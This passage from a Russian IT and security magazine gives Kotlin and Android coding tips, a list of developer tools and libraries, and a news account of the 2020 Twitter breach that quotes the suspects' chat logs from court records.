РАЗРАБОТЧИКУ

Чистый код на Kotlin

Write fluent code in Kotlin — статья с советами о том, как сделать код на Kotlin более понятным для чтения.

1. Используй require и check

```
require(arg.length < 10) {
    "message"
}

val result = checkNotNull(bar(arg)) {
    "message"
}

/// вместо ///

if (arg.length < 10) {
    throw IllegalArgumentException("message")
}

val result = bar(arg)
    ?: throw IllegalStateException("message")
```

2. Используй функции вместо комментариев

```
val user = getUser(id)
validate(user)
activate(user)

private fun validate(user: User) {
   // код валидации
}

private fun activate(user: User) {
   // код активации
}

/// вместо ///

val user = getUser(id)

/*
 * Validate user
 */
// код валидации

/*
 * Activate user
 */
// код активации
```

3. А лучше — функции-расширения

```
private fun User.validate(): User {
   // код валидации
   return this
}

private fun User.activate(): User {
   // код активации
   return this
}

...

val user = getUser(id)
   .validate()
   .activate()
```

4. Инфиксные функции делают код более легким для чтения

```
val x = mapOf(1 to "a")
val range = 1 until 10
val loop = listOf(...) zip listOf(...)

/// вместо ///

val x = mapOf(1.to("a"))
val range = 1.until(10)
val loop = listOf(...).zip(listOf(...))
```

Делай функции инфиксными, если:

- функция не имеет побочных эффектов;
- имеет простую логику;
- имеет короткое имя;
- используется в местах, где скобки будут мешать чтению.

5. Используй функции with, apply и also

```
...какой-то код...
with(foo.id) {
   LOGGER.info("id is $this")
   doSomething()  // method of id
   doSomethingElse(this)
}
...какой-то код...

/// вместо ///

...какой-то код...
val id = foo.id
LOGGER.info("id is $id")
id.doSomething()
doSomethingElse(id)
...какой-то код...
```

6. Не указывай тип там, где его можно не указывать

```
val x = "a"
override fun foo() = 1

/// вместо ///

val x: String = "a"
override fun foo(): Int = 1
```

Исключения:

- возвращаемый функцией тип слишком сложный, например `Map<Int, Map<String, String>>`;
- когда вызываешь функции, не имеющие nullable-аннотации (например, обычные функции Java).

7. Используй присваивание при создании функции, состоящей из одного выражения

```
fun foo(id: Int) = getFoo(id)
   .chain1()
   .chain2()
   .chain3()
   .chain4 {
      // лямбда
   }

/// вместо ///

fun foo(id: Int): Bar {
    return getFoo(id)
      .chain1()
      .chain2()
      .chain3()
      .chain4 {
         // лямбда
      }
}
```

8. Typealias упростит работу со сложными типами

```
typealias CustomerId = Int
typealias PurchaseId = String
typealias StoreName = String
typealias Report = Map<CustomerId, Map<PurchaseId, StoreName>>

fun(report: Report) = // ...

/// вместо ///

fun(report: Map<Int, Map<String, String>>) = // ...
```

9. Используй метки точности для уточнения типа присваиваемого значения

```
val x = 1L
val y = 1.2f

/// вместо ///

val x: Long = 1
val y: Float = 1.2
```

10. Пользуйся подчеркиванием, чтобы сделать длинные числа более читаемыми

```
val x = 1_000_000

/// вместо ///

val x = 1000000
```

11. Применяй интерполяцию строк, чтобы сделать их более читаемыми

```
val x = "customer $id bought ${purchases.count()} items"
val y = """He said "I’m tired""""

/// вместо ///

val x = "customer " + id + " bought " + purchases.count() + " items"
val y = "He said "I’m tired""
```

12. Используй оператор ? для возврата управления

```
val user = getUser()
   ?: return 0

/// вместо ///

val user = getUser()
if (user == null) {
   return 0
}
```

13. Применяй тип Sequence для оптимизации обработки очень длинных списков (более 1000 элементов)

```
listOf(1).asSequence()
   .filter { ... }
   .map { ... }
   .maxBy { ... }

/// вместо ///

listOf(1)
   .filter { ... }
   .map { ... }
   .maxBy { ... }
```

14. Используй обратные кавычки при написании имен тестов

```
fun `test foo - when foo increases by 3% - returns true`() { ... }

/// вместо ///

fun testFoo_whenFooIncreasesBy3Percent_returnsTrue() { ... }
```

Kotlin и функция with

With the receiver in scope — заметка Романа Елизарова из команды разработчиков Kotlin о ключевой функции **with**.

Представь, что у тебя есть следующий код:

```
applicationWindow.title = "Just an example"
applicationWindow.position = FramePosition.AUTO
applicationWindow.content = createContent()
applicationWindow.show()
```

Несмотря на корректность и в целом удовлетворительную читаемость, код выглядит громоздким. Его долго печатать, долго читать, и легко допустить ошибку (например, если у тебя есть еще один объект с похожим на **applicationWindow** именем). Используя **with**, мы можем решить все эти проблемы:

```
with(applicationWindow) { // this: ApplicationWindow
    title = "Just an example"
    position = FramePosition.AUTO
    content = createContent()
    show()
}
```

Этот код на две строки длиннее, но он гораздо понятнее. Любой читающий этот код человек сразу видит, что все содержимое фигурных скобок относится к объекту **applicationWindow**.

А самое интересное, что столь полезный инструмент — это вовсе не часть языка, не ключевое слово, а функция, состоящая всего из одной строки:

```
fun <T, R> with(receiver: T, block: T.() -> R): R =
    receiver.block()
```

По сути, эта функция просто запускает весь код в блоке в контексте указанного объекта, так же как это делают функции-расширения.

И тут назревает вопрос: если подобная функциональность настолько удобна и полезна и так легко реализуется, почему бы не использовать ее везде? Например, почему бы не делать то же самое в методах **forEach**, **filter**, **map** и других?

Чтобы ответить на этот вопрос, приведем два фрагмента кода. Первый:

```
persons.filter { it.firstName == name }
```

Второй:

```
persons.filter { firstName == name }
```

В первом фрагменте мы используем метод **filter** так, как он реализован в Kotlin сейчас. Во втором — так, как он мог бы быть реализован при использовании внутри функции **with**. Обрати внимание, что код не стал более читаемым. Напротив, он вводит в заблуждение. Что такое name? Это объявленная ранее переменная или поле, принадлежащее объекту, с которым мы работаем?

Функция **with** может быть очень полезна в одних случаях и полностью разрушать читаемость и открывать простор для ошибок — в других.

Функции-расширения: использовать или нет?

Kotlin dilemma: Extension or Member — статья о том, в каких случаях стоит использовать функции-расширения, а в каких нет.

Функции-расширения — это методы, которые можно добавить к любому классу вне зависимости от того, имеешь ты доступ к его исходному коду или нет. Например:

```
fun String.isPalindrome() : Boolean {
    //...
}

val str = "aabbaa"
val result = str.isPalindrome()
```

Это весьма удобный инструмент, который при неправильном использовании может принести массу проблем. В основном эти проблемы возникают, когда разработчики пытаются использовать функции-расширения в собственных классах вместо создания стандартных методов. Есть всего несколько примеров, когда это может быть оправданно.

1. Inline-функции. Существует известная рекомендация, что функции высшего порядка стоит помечать с помощью ключевого слова `inline`. Тогда компилятор включит их код прямо на место вызова, вместо того чтобы делать настоящий вызов. Kotlin не позволяет делать инлайновыми методы класса, но позволяет делать инлайновыми функции-расширения.
2. Объект со значением null. В отличие от классических методов, функции-расширения можно создать даже для nullable-типов. Например:

```
fun CharSequence?.isNullOrBlank(): Boolean {
    // ...
}

val str : String? = "I am nullable"
assertThat(str.isNullOrBlank()).isFalse()
```

Как предотвратить клонирование приложения

Preventing Android App Cloning — статья о том, как предотвратить установку двух экземпляров приложения на устройство.

Некоторые производители встраивают в свои прошивки функцию клонирования приложения (например, Parallel Apps в OnePlus, Dual Apps в Xiaomi), которая позволяет установить на смартфон копию какого-либо приложения. Прошивка создает дополнительного Android-пользователя с идентификатором 999 и устанавливает копию приложений от его имени.

Такую же функциональность предлагают некоторые приложения из маркета (Dual Space, Clone App, Multi Parallel). Они работают по-другому: создают изолированную среду для приложения и устанавливают его в собственный приватный каталог.

И тот и другой способ могут сломать нормальное функционирование приложения, если не совпадают разрешения на доступ к той или иной функциональности или файлам. Например, приложение не сможет получить доступ к стандартному каталогу загрузок. Поэтому в некоторых случаях такое клонирование стоит запретить.

Сделать это можно с помощью анализа пути к приватному каталогу приложения. К примеру, приложение с именем пакета **com.example.app** при нормальной установке будет иметь приватный каталог по следующему пути:

```
/data/user/0/com.example.app/files
```

При создании клона с помощью одного из приложений из маркета путь будет уже таким:

```
/data/data/com.ludashi.dualspace/virtual/data/user/0/com.example.app/
files
```

А при создании клона с помощью встроенных в прошивку инструментов — таким:

```
/data/user/999/com.example.app/files
```

Автор статьи предлагает анализировать этот путь и проверять его либо на количество точек, либо на наличие цифры 999. Я переписал его громоздкий Java-код на Kotlin:

```
private const val DUAL_APP_ID_999 = "999"

fun checkAppCloning(context: Context): Boolean {
    val path: String = context.filesDir.path
    val packageName = context.packageName

    val pathDotCount = path.split(".").size-1
    val packageDotCount = packageName.split(".").size-1

    if (path.contains(DUAL_APP_ID_999) || pathDotCount >
packageDotCount) {
        return false
    }

    return true
}
```

ИНСТРУМЕНТЫ

- Crylogger — инструмент, который помогает найти неправильное использование функций криптографии в приложениях;
- Slicer — утилита для быстрого анализа приложений;
- Adb-event-mirror — утилита, копирующая события ввода с одного устройства на другое (можно использовать для симуляции нажатий на двух устройствах одновременно);
- Uninstall.py — скрипт Frida для удаления с устройства всех приложений, имеющих права администратора устройства.

БИБЛИОТЕКИ

- MarkdownEditText — Markdown-редактор;
- CornerSheet — view, выезжающий из угла;
- BlobBackgroundLayout — layout с анимированными каплями на фоне;
- Beagle — фреймворк для создания приложений с Server-Driven UI;
- Luch — библиотека для мониторинга Bluetooth-маячков;
- PianoView — интерактивное пианино;
- Phrase — библиотека для быстрого перевода с помощью онлайн-переводчиков (Google Translate или DeepL);
- TickTock — библиотека для управления часовыми поясами;
- PINkman — аутентификация с помощью PIN-кода;
- Khome — библиотека для управления умным домом, построенным на базе Home Assistant;
- AndroidBottomBar — очередная панель навигации в нижней части экрана;
- Unearthed — библиотека, позволяющая узнать, сколько раз приложение было убито и перезапущено;
- TextWriter — TextView с анимацией появления букв.

ХРОНИКА АТАКИ НА TWITTER

Мария «Mifrill» Нефёдова
nefedova@glc.ru

КАК ПОЙМАЛИ ХАКЕРОВ, ВЗЛОМАВШИХ СОЦИАЛЬНУЮ СЕТЬ

В середине июня 2020 года компания Twitter подверглась самой масштабной атаке за всю историю своего существования. Разбираемся, что известно о взломе, а также изучаем судебные документы, которые проливают свет на то, как арестовали подозреваемых в этой атаке.

ВЗЛОМ

В середине июня 2020 года компания Twitter пострадала от самой масштабной атаки за всю историю своего существования. Компрометации подверглось множество аккаунтов публичных людей, компаний, криптовалютных бирж. Так, среди пострадавших были: Билл Гейтс, Илон Маск, Джефф Безос, Джо Байден, Барак Обама, Уоррен Баффет, Канье Уэст, Ким Кардашьян, компании Apple и Uber, крупнейшие криптовалютные биржи CoinDesk, Binance и Gemini.

Взломанные аккаунты. Фото: Bleeping Computer

Полученным доступом к топовым аккаунтам злоумышленники воспользовались весьма странным образом: объявили аттракцион неслыханной щедрости и устроили фальшивую раздачу биткойнов. Мошенники действовали по классической скамерской схеме: от лица известных людей и крупных компаний они просили прислать им небольшое количество криптовалюты, обещая удвоить и вернуть любую полученную сумму.

Как ни парадоксально, но даже в 2020 году нашлось немало людей, которые поверили, что Билл Гейтс, Илон Маск и другие известные компании и личности вдруг начали раздавать биткойны. В итоге таким образом мошенники «заработали» примерно 13 BTC, то есть около 120 тысяч долларов.

Причем жертв могло быть и больше, если бы крупные криптовалютные биржи своевременно не заблокировали злоумышленников. К примеру, биржа Coinbase помешала 1100 своим клиентам перевести 30,4 BTC — около 280 тысяч долларов по текущему курсу. Лишь 14 пользователей Coinbase успели отправить криптовалюту на адрес мошенников (на общую сумму около 3000 долларов), прежде чем специалисты внесли его в черный список.

Другие биржи, в том числе Gemini, Kraken и Binance, тоже сообщили, что блокировали переводы средств на кошелек хакеров, хотя их пользователи совершили гораздо меньше попыток транзакций, чем пользователи Coinbase.

УЩЕРБ

По состоянию на начало августа известно, что атака затронула сравнительно небольшое количество учетных записей. Взлом коснулся лишь 130 аккаунтов, и для 45 из них были успешно сброшены пароли — от лица этих учетных записей взломщики размещали мошеннические сообщения.


Еще для семи учетных записей злоумышленники скачали все доступное содержимое аккаунта, воспользовавшись функцией Your Twitter Data. Интересно, что ни один из этих семи аккаунтов не был верифицирован (не имел синей галочки).

Также злоумышленники просматривали личные сообщения владельцев 36 скомпрометированных учетных записей. Причем один из этих аккаунтов принадлежал неназванному нидерландскому политику.

В Twitter подчеркивали, что злоумышленники не могли увидеть предыдущие версии паролей от учетных записей, так как те не хранятся открытым текстом и недоступны через внутренние инструменты компании. Зато сообщалось, что хакеры имели возможность просматривать личную информацию пользователей, включая адреса электронной почты и номера телефонов, видимые для некоторых учетных записей.

КАК ВЗЛОМАЛИ?

Очень быстро выяснилось, что хакеры не воспользовались какой-либо уязвимостью и не обошли двухфакторную аутентификацию аккаунтов, а попросту добрались до админ-панели Twitter, через которую и управляли чужими аккаунтами. Причем сообщения со скриншотами, доказывающими эту теорию, начали появляться непосредственно в день взлома, но сотрудники Twitter их сразу же удаляли, а тех, кто их публиковал, нещадно банили (отредактированные версии скриншотов можно увидеть ниже).



На этих скриншотах хорошо видно, что сотрудники Twitter имеют возможность контролировать учетные записи пользователей, включая изменение адресов электронной почты, привязанных к аккаунтам, и полную блокировку учетных записей. Кроме того, кнопки Search Blacklist и Trends Blacklist прямо указывают на то, что сотрудники компании могут определять, какие сообщения попадают в поиск и тренды платформы, а какие нет.

На поднявшуюся волну критики и обвинения в цензуре сотрудники Twitter отвечали, что компания никогда и не скрывала: не все, что пишут пользователи, может попадать в тренды.

Лишь 30 июля 2020 года, спустя две недели после инцидента, представители Twitter официально подтвердили, что атака на социальную сеть стала результатом компрометации сразу нескольких сотрудников компании. Выяснилось, что 15 июля 2020 года мошенники устроили фишинговую атаку по телефону и применили против сотрудников социальную инженерию.

Когда учетные данные, похищенные у одного из сотрудников, не дали хакерам доступа к внутренним инструментам Twitter, злоумышленники атаковали других работников компании, у которых были нужные права и доступ.


> *«Не все атакованные сотрудники имели права для использования инструментов управления учетными записями, но злоумышленники использовали их учетные данные для доступа к нашим внутренним системам и получения информации о наших процессах. Эта информация позволила им атаковать других сотрудников, которые обладали доступом к нашим инструментам поддержки», — пишут представители Twitter.*

Журналисты издания Vice Motherboard предположили, что «скоординированная атака на сотрудников компании с применением социальной инженерии» была обычной инсайдерской работой. То есть, по информации журналистов и их анонимных источников, хакеры попросту подкупили сотрудника Twitter, чтобы получить доступ к той самой административной панели.

Стоит отметить, что похожие инциденты в Twitter случались и раньше. Так, в 2017 году один из сотрудников социальной сети на некоторое время удалил учетную запись президента США Дональда Трампа, а в 2019 году Министерство юстиции США сообщало, что два сотрудника Twitter злоупотребляли своим доступом для шпионажа в пользу Саудовской Аравии.

ПОСЛЕДСТВИЯ

Вскоре после взлома глава Twitter Джек Дорси писал, что это был крайне тяжелый день для компании. Также он пообещал, что расследование произошедшего будет максимально прозрачным.



Стремясь разобраться в происходящем и снизить риски, инженеры Twitter пошли на крайнюю меру, которую сами называли «разрушительной»: превентивно заблокировали огромный кластер учетных записей (даже не подвергавшихся атаке, на первый взгляд), ограничив для них публикации, возможность сменить пароль и многие другие функции. Владельцам пообещали вернуть доступ к этим аккаунтам сразу же, как только станет ясно, что они в безопасности и угроза устранена. В итоге для многих пользователей Twitter несколько дней работал с перебоями.

Также после атаки на время расследования Twitter серьезно ограничила доступ своих сотрудников к внутренним инструментам и системам. Эти ограничения в первую очередь коснулись уже упомянутой функции Your Twitter Data, которая позволяет пользователям загружать все свои данные из Twitter, но также ограничения распространились и на другие сервисы.

> *«Мы будем медленнее реагировать на запросы, связанные с поддержкой аккаунтов, жалобами на сообщения в Twitter и приложениями на нашей платформе для разработчиков. Мы сожалеем о любых возникающих задержках, но считаем, что это необходимая мера предосторожности, поскольку после инцидента мы вносим долговременные изменения в наши процессы и инструменты. Мы постепенно вернемся к нормальному времени отклика, но лишь когда будем уверены, что это безопасно», — обещали разработчики в конце июля.*

Генпрокурор Нью-Йорка Летиция Джеймс заявила, что атака на Twitter вызывает серьезные опасения по поводу безопасности данных и того, как подобные платформы могут быть использованы для нанесения вреда общественным дебатам.

Сенатор Рон Уайден, в свою очередь, задался резонным вопросом, почему социальная сеть не реализовала сквозное шифрование для личных сообщений, хотя еще в 2018 году работала над этой функциональностью. Его поддержала активистка Ева Гальперин из Electronic Frontier Foundation:

> *«Twitter сейчас не пришлось бы беспокоиться о том, что злоумышленники могли прочитать, похитить или изменить личные сообщения, если бы компания внедрила E2E для личных сообщений, как EFF просил годами».*


Еще один американский сенатор — Джош Хоули призвал Twitter сотрудничать с властями, включая Министерство юстиции и ФБР, для обеспечения безопасности.

> *«Я обеспокоен тем, что это событие могло представлять собой не просто набор отдельных инцидентов, а скорее успешную и скоординированную атаку на безопасность самой компании Twitter», — говорит Хоули, попросивший главу Twitter Джека Дорси предоставить властям дополнительную информацию об инциденте.*


АРЕСТ ПОДОЗРЕВАЕМЫХ

Сразу после атаки некоторые ИБ-специалисты писали, что инцидент, вероятно, был не так прост, как кажется на первый взгляд. Ведь получить доступ такого уровня и «потратить» его на фейковую раздачу криптовалюты, принесшую немногим больше ста тысяч долларов, — это довольно странный шаг для хакеров: в теории такой доступ можно было продать за миллионы. Поэтому многие полагали, что настоящей целью этой кампании, вероятно, могло быть, к примеру, хищение данных.

Тем временем другие эксперты писали, что некоторые преступники попросту не слишком умны и за этой неуклюжей атакой вполне могут стоять подростки. В итоге именно это предположение и оказалось верным.



Вечером 31 июля 2020 года американские правоохранители собрали пресс-конференцию, на которой объявили о задержании главного «идейного вдохновителя» взлома компании Twitter. Им оказался 17-летний подросток из штата Флорида Грэм Айвен Кларк (Graham Ivan Clark), судя по всему известный в сети под псевдонимом Kirk.


Грэм Айвен Кларк

Совместное расследование, проведенное ФБР, Налоговым управлением США, Министерством юстиции и Секретной службой, помогло выявить сообщников предполагаемого хакера. Таковыми были названы еще двое молодых людей: 19-летний Мейсон «Chaewon» Шеппард из Великобритании и 22-летний Нима «Rolex» Фазели из Флориды.

Известно, что Грэму Айвену Кларку были предъявлены обвинения по 30 пунктам, включая:

- финансовые махинации (в размере свыше 50 тысяч долларов);
- мошенничество со средствами связи (в размере более 300 долларов);
- мошенничество с использованием персональных данных (в размере более 100 тысяч долларов или более 30 пострадавших);
- злоупотребление персональными данными;
- неправомочный доступ к компьютеру или электронному устройству (путем сговора для совершения мошеннических действий).

Интересно, что Кларка будут судить как взрослого, так как дело имеет место в Тампе, а законы во Флориде разрешают обвинять и судить несовершеннолетних как взрослых, если речь идет о финансовом мошенничестве.

> *«Он 17-летний подросток, который только что окончил среднюю школу, но не заблуждайтесь, он совсем не обычный семнадцатилетка. Это была крайне сложная атака, невиданных ранее масштабов.*
> *Тот факт, что он сумел получить лишь 100 тысяч долларов за день, объясняется тем, что его довольно быстро поймали. Но помните, что речь идет не только о деньгах, [этот взлом] мог дестабилизировать финансовые рынки, как в Америке, так и по всему миру, потому что [хакер] получил доступ к аккаунтам наиболее влиятельных политиков. Он мог повредить американской политике и международной дипломатии.*
> *Это не игра, это серьезные преступления с серьезными последствиями. Если вы считаете, что можете обмануть людей в сети и это сойдет вам с рук, вас ждет горькое разочарование. Горькое разочарование, которое настигнет вас в шесть утра, когда в вашу дверь постучатся федеральные агенты», — заявил прокурор Хиллсборо Эндрю Уоррен (Andrew Warren).*

КАК ИХ ПОЙМАЛИ?

Подростков поймали быстро, спустя чуть больше двух недель после атаки. Из опубликованных судебных документов становится ясно, что виной тому их собственная небрежность и беспечность. Попробуем понять, как выглядела примерная хронология событий.

Согласно официальным бумагам, все началось еще 3 мая 2020 года, когда Грэм Айвен Кларк начал атаковать сотрудников Twitter и получил доступ к сети компании. Судя по всему, в период с 3 мая по 15 июля (когда произошел массовый взлом учетных записей Twitter) Кларк пытался развить свою атаку и перейти от исходной точки проникновения к инструменту администрирования.

COUNT THIRTY

GRAHAM IVAN CLARK, from on or about the 3rd day of May, 2020, to on or about the 16th day of July, 2020, inclusive, in the County of Hillsborough and State of Florida, did willfully, knowingly, and without authorization access and cause to be accessed a computer, computer system, computer network, and electronic device used by Twitter, Inc., with knowledge that such access is unauthorized and the manner of use exceeds authorization, for the purpose of devising and executing a scheme and artifice to defraud and obtain property. Contrary to the form of the statute in such cases made and provided, and against the peace and dignity of the State of Florida.

Продолжение статьи →

ХРОНИКА АТАКИ НА TWITTER

КАК ПОЙМАЛИ ХАКЕРОВ, ВЗЛОМАВШИХ СОЦИАЛЬНУЮ СЕТЬ

К примеру, издание The New York Times, со ссылкой на собственные источники в хакерском сообществе, писало, что изначально Кларк получил доступ к внутреннему Slack компании Twitter, где в одном из каналов якобы нашел учетные данные для внутреннего административного инструмента. Но одних только учетных данных, похоже, было бы недостаточно для доступа к бэкенду Twitter. Сообщение в официальном блоге Twitter гласит, что учетные записи сотрудников были защищены двухфакторной аутентификацией. Судя по всему, именно на обход этих защитных мер Кларк и потратил время, а в итоге применил социальную инженерию и совершил фишинговую атаку на работников компании по телефону, что позволило обойти «второй фактор» защиты.

Добравшись до внутреннего административного инструмента компании, Кларк направился в Discord, где он зарегистрирован под псевдонимом Kirk #5270, и связался с двумя другими пользователями, чтобы с их помощью монетизировать полученный доступ. В судебных документах приводятся логи чатов, где пользователь Kirk #5270 общается с двумя пользователями Discord-канала OGUsers — Rolex #0373 (Нима Фазели) и ever so anxious #0001 (Мейсон Шеппард).

OGUsers начинал свою работу как сайт, где продавали угнанные учетные записи на самых разных платформах и сервисах. Но если все начиналось с «интересных» аккаунтов в социальных медиа (Twitter, Instagram) с уникальными или короткими юзернеймами, то позже развилось в полноценный хакерский ресурс для продажи любых аккаунтов, в числе которых учетные записи пользователей PlayStation Network, Steam, Domino's Pizza.

Кроме того, журналисты издания Vice Motherboard обращали свое внимание на OGUsers еще в 2018 году, когда готовили цикл статей об участившихся случаях мошенничества с SIM-картами. Такие атаки с захватом чужих телефонных номеров используются для хищения аккаунтов в социальных сетях, краж крупных сумм в криптовалюте и подобных действий. OGUsers — одна из крупнейших торговых площадок, где продавались украденные при таких обстоятельствах аккаунты.

Нужно отметить, что за последние годы форум был взломан дважды. Первый взлом произошел в мае 2019 года. Тогда атакующие проникли на сервер через уязвимость в одном из кастомных плагинов и получили доступ к бэкапу, датированному 26 декабря 2018 года. Второй раз форум взломали в апреле 2020 года. В этом случае злоумышленники похитили данные всех 200 тысяч зарегистрированных пользователей.

В чате Kirk #5270 заявил, что он работает в компании Twitter, и в качестве доказательства изменил настройки учетной записи, принадлежащей Rolex #0373, а также продал ему доступ к учетной записи @foreign. В свою очередь, пользователю ever so anxious #0001 он продал доступ к нескольким аккаунтам с короткими и ценными именами: @xx, @dark, @vampire, @obinna и @drug.

2020-07-15 17:28:55.093000	Kirk#5270	I work for twitter
2020-07-15 17:29:02.307000	Kirk#5270	I can claim any @ for you.
2020-07-15 17:29:03.448000	Kirk#5270	Let me know.
2020-07-15 17:29:06.470000	Kirk#5270	Don't tell anyone.
2020-07-15 17:29:17.161000	Rolex#0373	Lol
2020-07-15 17:29:25.103000	Rolex#0373	Prove it
2020-07-15 17:29:25.604000	Kirk#5270	Give me your twitter @
2020-07-15 17:29:50.665000	Kirk#5270	I'll pull it up

2020-07-15 17:30:23.536000	Kirk#5270	Give me your twitter @
2020-07-15 17:30:27.461000	Rolex#0373	viennacat921
2020-07-15 17:30:31.573000	Kirk#5270	Yours?
2020-07-15 17:30:33.221000	Rolex#0373	Yes


Кларк доказывает Фазели, что у него есть доступ

Date and Time	Message Sender	Message
2020-07-15 12:26:40.175000+00:00	Kirk#5270	1Ai52Uw6usjhpcDrwSmkUvjuqLpcznUuyF
2020-07-15 12:25:45.024000+00:00	**ever so anxious#0001**	send ur btc addyy too

2020-07-15 13:23:22.043000+00:00	Kirk#5270	1Ai52Uw6usjhpcDrwSmkUvjuqLpcznUuyF
2020-07-15 13:23:13.879000+00:00	**ever so anxious#0001**	send addyy

2020-07-15 14:00:56.066000+00:00	Kirk#5270	5k for all 3?
2020-07-15 13:59:50.215000+00:00	**ever so anxious#0001**	also is @vampire doable
2020-07-15 13:59:05.494000+00:00	**ever so anxious#0001**	guy wants them
2020-07-15 13:59:03.181000+00:00	**ever so anxious#0001**	5k for @xx 3k @dark let me know

Продажа доступа к чужим аккаунтам




Переговоры о продаже ценных имен пользователей. Фото: Krebs on Security

После того как Кларк убедил Фазели и Шеппарда в том, что у него есть доступ нужного уровня, они заключили сделку и решили разместить на форуме OGUsers рекламу взлома и продажи учетных записей Twitter.

2020-07-15 17:49:55.667000	Kirk#5270	Yes
2020-07-15 17:49:56.855000	Rolex#0373	Ight
2020-07-15 17:54:35.673000	Rolex#0373	I'm gonna say 1k minimum
2020-07-15 17:54:38.559000	Rolex#0373	cool?
2020-07-15 17:54:40.049000	Kirk#5270	Yep
2020-07-15 18:07:55.181000	Rolex#0373	https://ogusers.com/Thread-Twitter-Username-Requests--618499
2020-07-15 18:08:33.500000	Rolex#0373	I put 1k minmimum
2020-07-15 18:08:36.422000	Rolex#0373	Let's say that's for non-og
2020-07-15 18:08:39.918000	Rolex#0373	2.5k minimum for og?
2020-07-15 18:09:47.411000	Kirk#5270	1k min for all
2020-07-15 18:09:48.176000	Kirk#5270	is fine
2020-07-15 18:09:54.081000	Rolex#0373	Alr

Хакеры обговаривают цену

Изменить email-адрес, привязанный к любой учетной записи Twitter, — 250 долларов. Прямой доступ к учетным записям — 2000–3000 долларов за штуку.



Объявление, в итоге размещенное на OGUsers. Фото: Krebs on Security

